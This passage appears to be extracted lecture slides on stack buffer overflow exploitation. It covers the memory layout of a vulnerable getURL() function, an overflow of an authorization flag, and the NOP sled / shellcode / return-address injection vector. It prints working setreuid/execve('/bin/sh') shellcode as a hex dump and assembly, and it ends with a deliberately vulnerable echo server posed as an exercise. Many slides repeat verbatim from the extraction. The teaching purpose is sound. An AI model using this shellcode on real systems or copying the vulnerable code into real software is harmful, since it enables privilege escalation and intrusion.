


syssec 

Part II

Let's make it real

Memory Layout of a Process



In reality

- Addresses are written in hexadecimal:
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

In reality

- Addresses are written in hexadecimal:
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

In reality

- Addresses are written in hexadecimal:
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

In reality

- Addresses are written in hexadecimal:
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

Similarly

- The assembly code for `getURL()`:

```
0x08048404 <+0>:  push    %ebp
0x08048405 <+1>:  mov     %esp,%ebp
0x08048407 <+3>:  sub     $0x18,%esp
0x0804840a <+6>:  mov     0x804a014,%eax
0x0804840f <+11>: movl    $0x40,0x8(%esp)
0x08048417 <+19>: lea    -0xc(%ebp),%edx
0x0804841a <+22>: mov     %edx,0x4(%esp)
0x0804841e <+26>: mov     %eax,(%esp)
0x08048421 <+29>: call   0x8048320 <read@plt>
0x08048426 <+34>: leave
0x08048427 <+35>: ret
```


Similarly

- The assembly code for `getURL()`:

```
0x08048404 <+0>:  push    %ebp
0x08048405 <+1>:  mov     %esp,%ebp
0x08048407 <+3>:  sub     $0x18,%esp
0x0804840a <+6>:  mov     0x804a014,%eax
0x0804840f <+11>: movl    $0x40,0x8(%esp)
0x08048417 <+19>: lea    -0xc(%ebp),%edx
0x0804841a <+22>: mov     %edx,0x4(%esp)
0x0804841e <+26>: mov     %eax,(%esp)
0x08048421 <+29>: call   0x8048320 <read@plt>
0x08048426 <+34>: leave
0x08048427 <+35>:  ret
```

So we have:

```
getURL ()
{
    char buf[40];
    read(stdin,buf,64);
    get_webpage (buf);
}

IE ()
{
    getURL ();
}
```

read

(code for read)

0x08048431

IE

```
ret
pop    %ebp
call   0x8048404 <getURL>
mov    %esp,%ebp
push   %ebp
```

0x08048428

0x08048427

getURL

```
ret
leave
call   0x8048320<read@plt>
mov    %eax,(%esp)
mov    %edx,0x4(%esp)
lea   -0xc(%ebp),%edx
movl   $0x40,0x8(%esp)
mov    0x804a014,%eax
sub    $0x18,%esp
mov    %esp,%ebp
push   %ebp
```

0x08048404

So we have:

```
getURL ()  
{  
    char buf[40];  
    read(stdin, buf, 64);  
    get_webpage (buf);  
}  
  
IE ()  
{  
    getURL ();  
}
```

read

(code for read)

0x08048431

IE

```
ret  
pop    %ebp  
call   0x8048404 <getURL>  
mov    %esp,%ebp  
push   %ebp
```

0x08048428

0x08048427

getURL

```
ret  
leave  
call   0x8048320<read@plt>  
mov    %eax, (%esp)  
mov    %edx, 0x4 (%esp)  
lea    -0xc(%ebp), %edx  
movl   $0x40, 0x8 (%esp)  
mov    0x804a014, %eax  
sub    $0x18, %esp  
mov    %esp, %ebp  
push   %ebp
```

0x08048404

What about the stack?

```
getUrl ()  
{  
    char buf[40];  
    read(stdin, buf, 64);  
    get_webpage (buf);  
}  
  
IE ()  
{  
    getUrl ();  
}
```

read

(code for read)

0x08048431

IE

```
ret  
pop    %ebp  
call   0x8048404 <getUrl>  
mov    %esp, %ebp  
push   %ebp
```

0x08048428

0x08048427

getUrl

```
ret  
leave  
call   0x8048320 <read@plt>  
mov    %eax, (%esp)  
mov    %edx, 0x4(%esp)  
lea    -0xc(%ebp), %edx  
movl   $0x40, 0x8(%esp)  
mov    0x804a014, %eax  
sub    $0x18, %esp  
mov    %esp, %ebp  
push   %ebp
```


0x08048404

What about the stack?

When getURL is about to call 'read'

```
getURL ()
{
    char buf[40];
    read(stdin, buf, 64);
    get_webpage (buf);
}


IE ()
{
    getURL ();
}
```



And now
the exploit

Exploit

```
getURL ()  
{  
    char buf[10];  
    read(fd, buf, 64);  
    get_webpage (buf);  
}  
IE ()  
{  
    getURL ();  
}
```



That is it, really

- all we need to do is stick our program in the buffer
- Easy to do: attacker controls what goes in the buffer!
 - and that program simply consists of a few instructions (not unlike what we saw before)

But sometimes

- We don't even need to change the return address
- Or execute any of our code

Let's have a look at an example, where the buffer overflow changes only data...

Exploit against non control data


```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```

Exploit against non control data


```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```

Exploit against non-control data

```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```




Other return targets also possible!



This is what we did before

But other locations also possible



If we start the program ourselves, we control the env

So all the attacker needs to do...

- ... is stick a program in the buffer or environment!
 - Easy: attacker controls what goes in the buffer!
 - What does such code look like?

Typical injection vector

NOP
sled

shellcode

address
of shellcode

- Shellcode address:
 - the address of the memory region that contains the shellcode
- Shellcode:
 - a sequence of machine instructions to be executed (e.g. `execve("/bin/sh")`)
- NOP sled:
 - a sequence of do-nothing instructions (nop). It is used to ease the exploitation: attacker can jump anywhere inside, and will eventually reach the shellcode (optional)

How do you create the vector?



1. Create the shellcode
2. Prepend the NOP sled:


```
perl -e 'print "\x90" | ndisasm -b 32 -  
00000000 90 nop
```

3. Add the address
0xbfffeeb0

00000000	31 C0 B0 46	31 DB 31 C9	1..F1.1.
00000008	CD 80 EB 16	5B 31 C0 88[1..
00000010	43 07 89 5B	08 89 43 0C	C..[..C.
00000018	B0 0B 8D 4B	08 8D 53 0C	...K..S.
00000020	CD 80 E8 E5	FF FF FF 2F/
00000028	62 69 6E 2F	73 68 4E 41	bin/shNA
00000030	41 41 41 42	42 42 42 00	AAABBBB.


```
_start:  
xor %eax, %eax  
movb $70, %al setreuid  
xor %ebx, %ebx  
xor %ecx, %ecx  
int $0x80  
  
jmp string_addr  
  
mystart:  
pop %ebx  
xor %eax, %eax  
  
movb %al, 7(%ebx)  
movl %ebx, 8(%ebx)  
  
movl %eax, 12(%ebx)  
  
movb $11, %al execve  
  
leal 8(%ebx), %ecx  
leal 12(%ebx), %edx  
  
int $0x80  
  
string_addr: why this?  
call mystart  
.asciz "/bin/shNAAAABBBB"
```

In reality, things are more complicated



- why do you think encoding is so frequently used?
 - think `strcpy()`, etc.

In reality, things are more complicated




- why do you think encoding is so frequently used?
 - think `strcpy()`, etc.

A: if `strcpy()` is used to overflow the buffer, it will stop when it encounters the null byte. So if the shellcode contains a null byte, the attacker has a problem. So the attacker may have to encode the shellcode to remove null bytes and then generate them dynamically

Exploit against non control data

```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```



That is, fundamentally, it.

- Let us see whether we understood this.

Can you exploit this?

```
char gWelcome [] = "Welcome to our system! ";

void echo (int fd)
{
    int len;
    char name [64], reply [128];

    len = strlen (gWelcome);
    memcpy (reply, gWelcome, len); /* copy the welcome string to reply */

    write_to_socket (fd, "Type your name: "); /* prompt client for name */
    read (fd, name, 128); /* read name from socket */

    /* copy the name into the reply buffer (starting at offset len, so
     * that we won't overwrite the welcome message we copied earlier). */
    memcpy (reply+len, name, 64);

    write (fd, reply, len + 64); /* now send full welcome message to client */
    return;
}

void server (int sockfd) { /* just call echo() in an endless loop */
    while (1)
        echo (sockfd);
}
```

Can you exploit this?

without comments

```
char gWelcome [] = "Welcome to our system! ";
```

```
void echo (int fd)
```

```
{
```

```
    int len;
```

```
    char name [64], reply [128];
```

```
    len = strlen (gWelcome);
```

```
    memcpy (reply, gWelcome, len);
```

```
    write_to_socket (fd, "Type your name: ");
```

```
    read (fd, name, 128);
```

```
    memcpy (reply+len, name, 64);
```

```
    write (fd, reply, len + 64);
```

```
    return;
```

```
}
```

```
void server (int sockfd) {
```

```
    while (1)
```

```
        echo (sockfd);
```

```
}
```